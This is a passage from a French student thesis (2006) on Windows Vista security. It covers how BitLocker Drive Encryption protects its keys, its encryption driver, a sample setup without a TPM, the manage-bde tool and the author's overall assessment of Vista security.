[1] Ce mot de passe est généré et appairé à la *VMK* à l'initialisation de *BDE*. Il est utilisé en cas de perte de la clé nécessaire au déchiffrement de la *VMK*

Le document suivant présentes toutes les clés et méthodes de chiffrements utilisées pour protéger la *VMK*.

http://actes.sstic.org/SSTIC06/BitLocker/SSTIC06-article-Ourghanlian-BitLocker.pdf

Protection de la VMK	**Algorithme et longueur de la clé utilisée pour chiffrer la VMK**	**Clé utilisée pour chiffrer la VMK**
TPM seul	RSA 2048	SRK (*Storage Root Key*) du TPM : RSA 2048, clé publique
TPM avec le code PIN de l'utilisateur	RSA 2048 Le code PIN est sur 4 à 20 digits Les premiers 160 bits de SHA256 (PIN) sont utilisés comme donnée d'autorisation dans le TPM	SRK (*Storage Root Key*) du TPM : RSA 2048, clé publique
Plusieurs couches – TPM avec une clé externe utilisée comme clé partielle	AES 256	SHA256 (IK2, ExK) IK2 est une clé intermédiaire générée aléatoirement, stockée et protégée par le TPM sur le disque. ExK est la clé externe.
Clé externe *Machine sans TPM seulement*	AES 256	ExK (clé externe)
Clé de récupération	AES 256	RK (Clé de récupération)
Mot de passe de récupération	AES 256	DF (Salage, mot de passe) Le mode de passe est une valeur sur 48 digits générée aléatoirement. « Salage » est une valeur sur 128 bits générée aléatoirement et stockée en clair sur le disque. DF est une fonction de dérivation itérative basée sur SHA-256.
Clé en clair	AES 256	CC (Clé en clair)


Note : Pour une utilisation de *BDE* avec le *TPM* couplé à un code *PIN*, il est conseillé de choisir une longueur de 12 digits minimum. Cette option est proposée lors de l'activation de *BDE* avec *TPM.*

3.3.2 Full Volume Encryption Key

Lorsque BDE est initialisé il génère de manière aléatoire la *Full Volume Encryption Key (FVEK)*. La *FVEK* est une clé symétrique de 128, 256 ou 512 bits qui va servir à chiffrer la partition *Windows* (excepté les *blobs*). La méthode de chiffrement utilisée se nomme *Elephant* et consiste à ne pas modifier uniquement les données à chiffrer sur le disque mais aussi les données adjacentes (diffusion).

Un administrateur pourra configurer la taille de la *FVEK* et l'algorithme de chiffrement à appliquer via :

gpedit.msc – Local Computer Policy – Computer Configuration – Administrative Template – Windows Component – BitLocker Drive Encryption – Configure encryption method



Note : pour changer de méthode de chiffrement il faudra désactiver *BDE*, sélectionner la méthode désirée puis réactiver *BDE*.

La *FVEK* est stockée dans un *blob* situé dans la partition *Windows* aux mêmes emplacements que les *VMK blogs* (§3.3.1). Elle est protégée (chiffrée) par la *VMK* qui utilise un algorithme de chiffrement AES[1] 256 bits.

3.3.3 Mot de passe de récupération

Lorsque *BDE* est initialisé il génère de manière aléatoire le mot de passe de récupération. Ce mot de passe a une longueur de 128 bits et est formaté pour l'affichage sous la forme :

111111 – 222222 – 333333 – 444444 – 55555 – 66666 – 77777 - 888888

L'utilisateur peut imprimer ce mot de passe ou le sauvegarder dans un fichier. Bien entendu ce mot de passe doit être conservé en lieu sur car il permet de desceller la *VMK.*

[1] Définition http://fr.wikipedia.org/wiki/Standard_de_chiffrement_avanc%C3%A9

3.4. Chiffrement déchiffrement de la partition


3.4.1 Principe du descellement

Lorsque *BDE* est activé, pendant son initialisation la partition Windows va être chiffrée. Par la suite toutes données écrites ou lues sur le disque seront respectivement chiffrées et déchiffrées en temps réel. Le système est transparent pour l'utilisateur et ne nuit pas aux performances de façon notable. Je n'ai noté aucun ralentissement sur ma machine de test en utilisant une méthode de chiffrement standard.

Note : le chiffrement déchiffrement est réalisé au niveau des secteurs du disque.

Regardons ce qu'il va se passer lorsqu'un utilisateur effectue une opération de lecture sur un fichier.


Il faut que *BDE* récupère la *FVEK* pour déchiffrer le fichier. Cette opération est effectuée après le démarrage du système :



Note : dans le cas d'une utilisation d'un composant d'authentification supplémentaire (code *PIN,* clé *USB*) le descellement ne sera réalisé par le *TPM* que lorsque ce composant sera fournit. Dans le cas d'une utilisation sans *TPM* c'est la clé présente sur la clé *USB* qui descellera la *VMK.*

La *FVEK* est ensuite stockée en mémoire, il ne sera pas nécessaire d'effectuer un descellement à chaque opération de lecture ou d'écriture.


Maintenant que *BDE* possède la *FVEK*, le fichier peut être déchiffré :



Note : Les opérations d'écritures sont similaires avec comme différence l'opération de chiffrement au lieu de celle de déchiffrement.

3.4.2 Pilote de chiffrement déchiffrement

Nous allons étudier le mécanisme utilisé par *BDE* pour réaliser les opérations de déchiffrement et de chiffrement lors des lectures écritures sur le disque :



Les *API* de *BDE (fveapi.dll)* permettent de dialoguer avec le pilote *BDE (fvevol.sys)*. Elles sont utilisées lors de la conversion de volume (depuis un volume clair vers un volume chiffré ou vice et versa), la génération des clés et les fonctions de chiffrement (en faisant appel à *CriptoAPI.dll*).

Dans le chemin normal des données (sans la couche *fvevol.sys*) lorsqu'un utilisateur effectue une action sur un fichier (lecture, écriture), la fonction d'écriture en mode *user* est traitée par le *Kernel*. Ce dernier va appeler la fonction correspondante en mode *kernel* et la transmettre à *l'I/O Manager*. *L'I/O Manager* traite les requêtes du système visant à accéder aux périphériques. Il va appeler le pilote *File System* pour formater la requête afin qu'elle se plie à l'exigence du système de fichier utilisé (dans notre cas *NTFS*). *L'I/O Manager* va ensuite appelé le *Volume Manager* qui prend en charge les volumes du disque (dans notre cas les opérations de lectures et d'écritures sont toujours réalisées sur le volume C:/). Pour terminer le *Volume Manager* fait appel au pilote du disque dur pour lire ou écrire les données.

Le chiffrement et déchiffrement de la partition Windows sont réalisés par le pilote filtre *fvevol.sys* en temps réel. Il utilise la clé *FVEK* descellée au préalable. Un pilote filtre permet de modifier le flux de données en direction ou en provenance d'un autre pilote, par exemple un *keylogger* peut être implémenté avec un pilote filtre situé en dessus du pilote du clavier. Dans notre cas ce pilote se situe en dessus du *Volume Manager* (plus précisément entre les pilotes *volsnap.sys et volmgr.sys*).

3.5. Mise en oeuvre

Nous allons découvrir comment un administrateur peut mettre en œuvre *BDE.* Le scénario choisi est l'utilisation de *BDE* sans *TPM,* avec le stockage de la clé *ExK (Extern Key)* sur une clé *USB.* Je rappelle que la *ExK* a pour but de desceller la *VMK.*


Dans un tel scénario, L'utilisateur pourra démarrer son poste de travail si et seulement si il fournit une clé *USB* sur laquelle la clé *ExK* valide est présente.

3.5.1 Partitions des disques

Avant d'activer *BDE* l'administrateur doit partitionner les disques suivant les caractéristiques décrites (§3.1.2). Ces partitions doivent être créées avant d'installer *Vista*.

La marche à suivre est décrite dans le scénario 1 de ce document Microsoft :
http://www.microsoft.com/technet/windowsvista/library/c61f2a12-8ae6-4957-b031-97b4d762cf31.mspx

Résultat :



Sur le disque C (qui sera chiffré par la suite) *Vista* occupe 9,53 GB
Sur le disque D (qui ne sera pas chiffré) les fichiers de démarrage occupent 48,9 MB

Note : dans plusieurs présentations de *Microsoft* sur *BitLocker* une taille de 500 MB pour le disque comportant les fichiers de démarrage était préconisée. Dans le document ci-dessus une taille de 1,5 GB est quand à elle préconisée.

3.5.2 Activation de *BDE*

Lorsque *BDE* est activé il est paramétré par défaut pour une utilisation avec *TPM*. Il faut donc préciser au système que l'on désire travailler sans *TPM*.

gpedit.msc – Local Computer Policy – Computer Configuration – Administrative Template – Windows Component – BitLocker Drive Encryption – Control Panel Setup: Enabled advanced startup options – Enabled – Allow BitLocker without a compatible TPM

La marche à suivre est décrite dans le scénario 3 de ce document Microsoft :
http://www.microsoft.com/technet/windowsvista/library/c61f2a12-8ae6-4957-b031-97b4d762cf31.mspx

La clé *EwK* est maintenant sauvegardée sur votre clé *USB* sous la forme d'un fichier possédant une extension .BEK:

exemple: D18C1163-B7E2-4962-8D8E-BABD77B84AD0.BEK

Note : le nom de la clé est un identifiant unique. C'est ce nom de clé qui vous permettra de savoir quelle clé est nécessaire pour démarrer une machine protégée. Le nom de la clé n'a aucun rapport avec la valeur de la clé.

Pendant l'activation de *BDE* il vous sera demandé de choisir le support de sauvegarde du mot de passe de récupération. La sauvegarde dans un dossier n'est pas possible sur une partition locale. Une telle action nécessite d'être dans un domaine, le mot de passe de récupération sera sauvegardé sur un des serveurs dédiés à stocker ces informations confidentielles.

J'ai choisi d'imprimer le mot de passe de récupération. Voici le résultat de l'impression :

```
The recovery password is used to recover the data on a BitLocker protected drive.

Recovery Password:

536580-602734-640849-330242-521521-459591-001320-596739

To verify that this is the correct recovery password compare these tags with tags
presented on the recovery screen.
Drive Label: super_user-PC C: 14.11.2006.
Password ID: {5C5C8FC0-84C2-45BB-B86A-B2697620A8B2}.
```

Note : un administrateur a la possibilité à tous moments de sauvegarder à nouveau la clé *EwK* ainsi que le mot de passe de récupération pour autant qu'il est démarré le système et ouvert une session.

Control Panel – BitLocker Drive Encryption – Manage BitLocker Keys

BDE est maintenant configuré sur votre machine, vos données confidentielles ont été chiffrées. Pour démarrer votre poste de travail deux possibilités, insérer la clé *USB* possédant la *EwK* ou entrer le mot de passe de récupération.

D'un point de vue performance sur la machine de test[1] utilisée le chiffrement de la partition *Windows* (réalisée une seule fois à l'activation de *BDE*) a nécessité 1h10.

[1] machine de test pentium 4 CPU 2,8 GHz 1Gram

3.5.3 Outils

Un administrateur désirant vérifier l'état des disques et effectuer diverses tâches administratives avec *BDE* peut utiliser un outil en lignes de commandes :

CScript manage-bde.wsf

Voici les options disponibles :

```
C:\Windows\system32>CScript manage-bde.wsf
Microsoft (R) Windows Script Host Version 5.7
Copyright (C) Microsoft Corporation. All rights reserved.

manage-bde[.wsf] -parameter [arguments]

Description:
    Configures BitLocker Drive Encryption on disk volumes.

Parameter List:
    -status      Provides information about BitLocker-capable volumes.
    -on          Encrypts the volume and turns BitLocker protection on.
    -off         Decrypts the volume and turns BitLocker protection off.
    -pause       Pauses encryption or decryption.
    -resume      Resumes encryption or decryption.
    -lock        Prevents access to BitLocker-encrypted data.
    -unlock      Allows access to BitLocker-encrypted data.
    -autounlock Manages automatic unlocking of data volumes.
    -protectors Manages protection methods for the encryption key.
    -tpm         Configures the computer's Trusted Platform Module (TPM).
    -ForceRecovery or -fr
                 Forces a BitLocker-protected OS to recover on restarts.
    -ComputerName or -cn
                 Runs on another computer. Examples: "ComputerX", "127.0.0.1"
    -? or /?     Displays brief help. Example: "-ParameterSet -?"
    -Help or -h Displays complete help. Example: "-ParameterSet -h"
```

On peut par exemple inspecter les paramètres d'une partition :

CScript manage-bde.wsf-status

```
Disk volumes that can be protected with
BitLocker Drive Encryption:
Volume C: []
[OS Volume]

    Size:                 73.04 GB
    Conversion Status:    Fully Encrypted
    Percentage Encrypted: 100%
    Encryption Method:    AES 128 with Diffuser
    Protection Status:    Protection On
    Lock Status:          Unlocked
    Key Protectors:
        External Key
        Numerical Password
```

taille de la partition à chiffrer : 73 GB

3.5.4 Conclusion

BitLocker Drive Encryption nécessite une grande rigueur dans l'administration et la gestion des clés pour garantir un système sécurisé. Les mots de passe de récupérations doivent être stockés en lieu sûr, de plus un utilisateur ne doit pas conserver sa clef *USB* avec son *laptop* par exemple. L'utilisation avec *TPM* seul ne garantie pas une sécurité accrue. De nombreuses rumeurs laissent entendre que *Microsoft* aurait dissimulé une porte dérobée dans *BDE* dans le but d'espionnage ou d'investigations.

Il existe de nombreux logiciels déjà disponibles sur le marché permettant le chiffrement du disque dur. Ces solutions peuvent être couplées avec des clés *USB* (*eToken)* implémentant des sécurités bien supérieures au système de stockage standard de *BDE*.

Voici le lien proposant ces solutions :
http://www.aladdin.com/partners/findpartner2.asp?SolutionCategory=5&PartnershipCategory=eToken+Solution+Partner&PartnerName=&CompanyProduct=&PartnerSearch.x=43&PartnerSearch.y=8

Une étude comparative de ces différents systèmes permettrait de mettre en évidence leurs utilités vis à vis de *BDE.* Toutefois *BDE* est directement intégré à *Vista* et ne nécessite pas de coûts supplémentaires.

De nombreuses attaques visant à contourner *BDE* sont déjà connues et exploitables. Ce document vous les présente :
http://conference.hackinthebox.org/hitbsecconf2006kl/materials/DAY%202%20-%20Douglas%20MacIver%20-%20Pentesting%20BitLocker.pdf

Chacune des attaques présentées peuvent être contrées, mais cela impose des restrictions. Par exemple l'on peut forcer le système à effacer toutes les données en mémoire lors d'un redémarrage :

gpedit.msc – Local Computer Policy – Computer Configuration – Administrative Template – Windows Component – BitLocker Drive Encryption – Prevent memory overwrite on restart - disable

Mais le système sera plus lent à redémarrer.

Un code PIN de 12 digits sera plus sûr mais engendre des contraintes d'utilisation.

L'administrateur devra choisir entre un système très sécurisé mais contraignant et un système moins sécurisé plus accessible.

4 Conclusion

La sécurité a été sensiblement augmentée dans *Vista* par l'ajout de nombreux composants comme *UAC, MIC, services hardening* etc*.* Ces composants semblent efficaces et n'ont pas pour l'instant été contournés. Par contre ils ne sont pas tous utilisables directement comme *Code Integrity* qui nécessite pour fonctionner que tous les fournisseurs de logiciels fassent signer leurs applications. Des mécanismes comme la virtualisations sont indispensables pour assurer la compatibilité des anciennes applications. De tels mécanismes sont très exposés à des risques et devront être supprimés dans le futur. La migration vers des plateformes *Vista* va prendre un certain temps tout comme les modifications à apporter aux applications pour être compatibles. Ce temps où *Vista* n'utilise pas toutes ses sécurités est une fenêtre idéale pour exploiter des failles. Le principe de défense en profondeur n'a pas été respecté pour tous les éléments de sécurité du système. Par exemple le *firewall* n'assure pas un contrôle sérieux des applications pouvant avoir accès au réseau. Toutefois il assure tout de même une meilleure sécurité et une plus grande granularité de réglages que son prédécesseur sous *Windows XP*. Bien que les sécurités sur les services aient été augmentées, un trop grand nombre d'entre eux sont lancés au démarrage. Les services étant des cibles très attractives à des attaques, il est essentiel de configurer *Vista* pour que seuls les services nécessaires au bon fonctionnement de la machine soient démarrés. Les diverses présentations et articles de *Microsoft* induisent l'utilisateur en erreur, lui laissant croire qu'il peut utiliser un compte administrateur tout en étant protégé. Un compte administrateur *PA* a bel et bien un jeton restreint et travail dans un contexte de sécurité d'un utilisateur standard mais il a toutefois toujours son jeton complet d'accessible. On pourrait très bien imaginer qu'un programme malicieux réussisse à s'en emparer. Ce risque n'est pas présent en travaillant avec un compte standard, seul un jeton restreint est disponible permettant ainsi de limiter les dégâts d'une attaque. Toutefois l'utilisateur néophyte possédant un compte administrateur *PA* sera plus protégé qu'il ne l'était dans *Windows XP.*

La grande question à se poser est « *Vista* est-il moins sécurisé que *XP* ?» Après ces 12 semaines de travail sur ce projet je pencherai à répondre de manière affirmative. En effet un grand nombre de sécurités, sans parler des nouvelles fonctionnalités ont été ajoutées au système d'exploitation. Cette grande quantité de codes sources inconnus est le meilleur terrain de jeu que pouvait offrir *Microsoft* à la communauté d'utilisateurs peu scrupuleux, impatients de déjouer les sécurités. Les failles de *Windows XP* étaient connues, en utilisant une configuration restrictive et sérieuse du poste de travail on pouvait garantir un système sûr. Maintenant avec *Vista* trop d'inconnus peuvent nous laisser prétendre à une configuration sécurisée.

Ce travail de diplôme m'a permis de découvrir le monde *Microsoft,* d'élargir mes connaissances sur les nouvelles méthodes de sécurité utilisées dans *Vista*. Mais ce travail m'a surtout appris à être critique sur chaque analyse et configuration réalisées et à mettre en avant l'information essentielle. Les objectifs de ce travail ont été atteints.

Je tiens à remercier M. Gérald Litzistorf pour ses remarques et critiques qui m'ont permise d'améliorer mon travail, M. Sébastien Contreras et M. Nicolas Sadeg assistants du laboratoire pour l'aide apportée tout au long du projet. Je tiens aussi à remercier mes parents et Olivia pour leur soutien. Je dédie ce mémoire à mon grand père.

24.11.2006 PEREZ Thomas